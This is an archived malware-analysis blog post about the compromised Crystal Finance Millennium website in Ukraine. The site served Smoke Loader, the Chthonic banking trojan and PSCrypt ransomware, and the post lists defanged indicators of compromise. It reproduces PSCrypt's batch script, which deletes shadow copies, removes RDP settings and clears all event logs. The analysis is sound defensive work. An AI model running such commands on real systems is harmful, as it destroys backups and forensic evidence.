
# Crystal Finance Millennium used to spread malware

bartblaze.blogspot.com/2017/08/crystal-finance-millennium-used-to.html




Earlier today, Costin from Kaspersky tweeded the following intriguing tweet:

> The Crystal Finance Millennium website in Ukraine has been hacked and distributing malware since at least August 18.
> — Costin Raiu (@craiu) August 23, 2017

After some hunting, it was revealed the Crystal Finance Millennium website was indeed hacked, and serving three different flavors of malware. In this short blog post, we'll take a look at the malware variants that were distributed, and provide minimal background.

**Introduction**

Crystal Finance Millennium' website is currently taken offline by the hosting provider, but archives of the website exist online.


Figure 1 - "At this moment the site is blocked by the hosting administrator"

From the archived webpage, it becomes apparent they provide accounting software, peronalisation of medical records, blood service and "full automation of the doctor's office" - contrary to what their company name suggests, it appears they are (mostly) focused on medical software.


Figure 2 - archived webpage of CFM's services

Moving on to the malware present on their website:
**Smoke Loader**

Smoke Loader, also known as Dofoil, Sharik or just 'Smoke', is a botnet with the main purpose of downloading other malware - a downloader.

Smoke Loader was originally downloaded from:

hXXp://cfm.com[.]ua/awstats/load.exe

Additionally, it was also mirrored at:
hXXp://nolovenolivethiiswarinworld[.]com/ico/load.exe

Smoke Loader drops itself in a random directory inside the user's %appdata% folder, for example:
\AppData\Roaming\Microsoft\sfujsddu\

Additionally, it performs an HTTP POST request to the following domains:
contsernmayakinternacional[.]ru
soyuzinformaciiimexanikiops[.]com
kantslerinborisinafrolova[.]ru

SmokeLoader has a debug path which is likely fake, or automatically generated:
*c:\backward\inch\enumeration\Atmel\neces.pdb*

We won't go any further into Smoke Loader here, but there's an excellent blog post by @hasherazade over at Malwarebytes here:
Smoke Loader – downloader with a smokescreen still alive

**Chthonic**

Chthonic is a banking trojan and derivative of Zeus, well-known banking malware. Zeus, also known as Zbot, was leaked several years ago and has since then spawned multiple new, and often improved, banking trojans.

Chthonic uses a custom encryptor and, as a result, its payload hash will differ every time.

It was observed as a dropper from the following websites:

hXXp://nolovenolivethiiswarinworld[.]com/ico/load.exe

hXXp://crystalmind[.]ru/versionmaster/nova/load.exe

Additionally, it drops its payload into the user's %appdata% folder; for example:
\AppData\Roaming\Microsoft\MicrosoftStart.exe

While Smoke Loader employs totally random filenames, Chthonic tries to hide by looking like a legitimate program.

It performs an HTTP POST request to the following domain:
nolovenolivethiiswarinworld[.]com

Interestingly enough, Chthonic was spotted in June targeting a government institution in Ukraine:
Chthonic Trojan is back in nation-state cyberattack against Ukraine

Whoever's behind this Chthonic campaign however, has a sense of humour by sporting the following debug path: *C:\postmaster\merge\Peasants\Billy.pdb*

Chthonic will also create a simple batch file which goes through a loop and will delete the dropper and the batch file once it has installed the payload.

**PSCrypt**

PSCrypt, which is based on GlobeImposter, another ransomware variant, has been hitting Ukraine in the past:
https://www.bleepingcomputer.com/news/security/before-notpetya-there-was-another-ransomware-that-targeted-ukraine-last-week/

Interestingly enough, the same PSCrypt campaign was spotted earlier this month by @malwarehunterteam:

> Looks like PSCrypt actors started a new campaign targeting Ukraine in past 2 days...@BleepinComputer @demonslay335
> — MalwareHunterTeam (@malwrhunterteam) August 16, 2017

This tweet suggests the attacks started as early as the 14th of August.

PSCrypt was originally downloaded from:

hXXp://cfm.com[.]ua/awstats/wload.exe

PSCrypt will encrypt files and append an extension of .pscrypt - in order to restore your files, which asks for 3500 Hryvnia (~ EUR 115):





Figure 3 - PSCrypt ransom message

PSCrypt provides a fully detailed ransom message on how to send bitcoins to the cybercriminal, as well as a personal ID ("Ваш личный идентификатор"). The ransom note appears to have several spelling mistakes, and may not be original Ukrainian language.

Additionally, PSCrypt will remove RDP related files and registry keys, likely to prevent an administrator to clean an infected machine remotely. It will also clear all event logs using wevtutil:

```
@echo off
vssadmin.exe Delete Shadows /All /Quiet
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
cd %userprofile%\documents\
attrib Default.rdp -s -h
del Default.rdp
for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"
```

Figure 4 - Batch file which goes through commands in sequential order

Whoever's behind this PSCrypt campaign also shows sign of humour, indicating an address in the US, pointing to a company called "Unlock files LLC". Such company does not exist:


Figure 5 - Unlock files LLC address





Figure 6 - Companies at the same address

Unfortunately, the Bitcoin address shows a history of already paid ransoms, dating back to the 15th of August: 1Gb4Pk85VKYngfDPy3X2tjYfzvU62oL

At time of writing, a total of 0.0924071 has been received, which is around EUR 328.

Since the first payment was on the 15th of August, **this supports the theory of CFM's website being compromised at least before or on the 15th**, quite possibly the 14th.

The general recommendation is to NOT pay, but rather restore files from a backup.

## Conclusion

While Crystal Finance Millenium's website was hacked, it's possible its software was not affected. In the mean time, I'd advise to not upgrade or update any software belonging to the company, but rather wait for an official statement from their side.

The hacking of a company or personal website can always happen, and as such, it is important to act fast once it's happened - the (hosting) company did the right thing to take the website offline while things are being fixed in the background.

The bigger question here is if it may be a targeted attack - recently, Ukraine has been targeted heavily by not only EternalPetya (also known as NotPetya), but also by Xdata and PSCrypt. Additionally, seemingly targeted attacks had Chthonic as payload, and, as reported in this blog post, another software company in Ukraine has been compromised.

As usual, best is to wait until further data is available before making any judgments.

Prevention advise for ransomware can be found on my dedicated page about ranomware prevention:
https://bartblaze.blogspot.co.uk/p/ransomware-prevention.html

And, as always, indicators of compromise (IOCs) can be found below, as well as additional resources.

## IOCs

## Resources

New Cyberattack wave is launched using officialweb site of the accounting software developer«Crystal Finance Millennium» (PDF)
“Crystal Attack” analysis – behavior analysis of the “load.exe” sample (PDF)

Massive phishing scam Zeus banking Trojan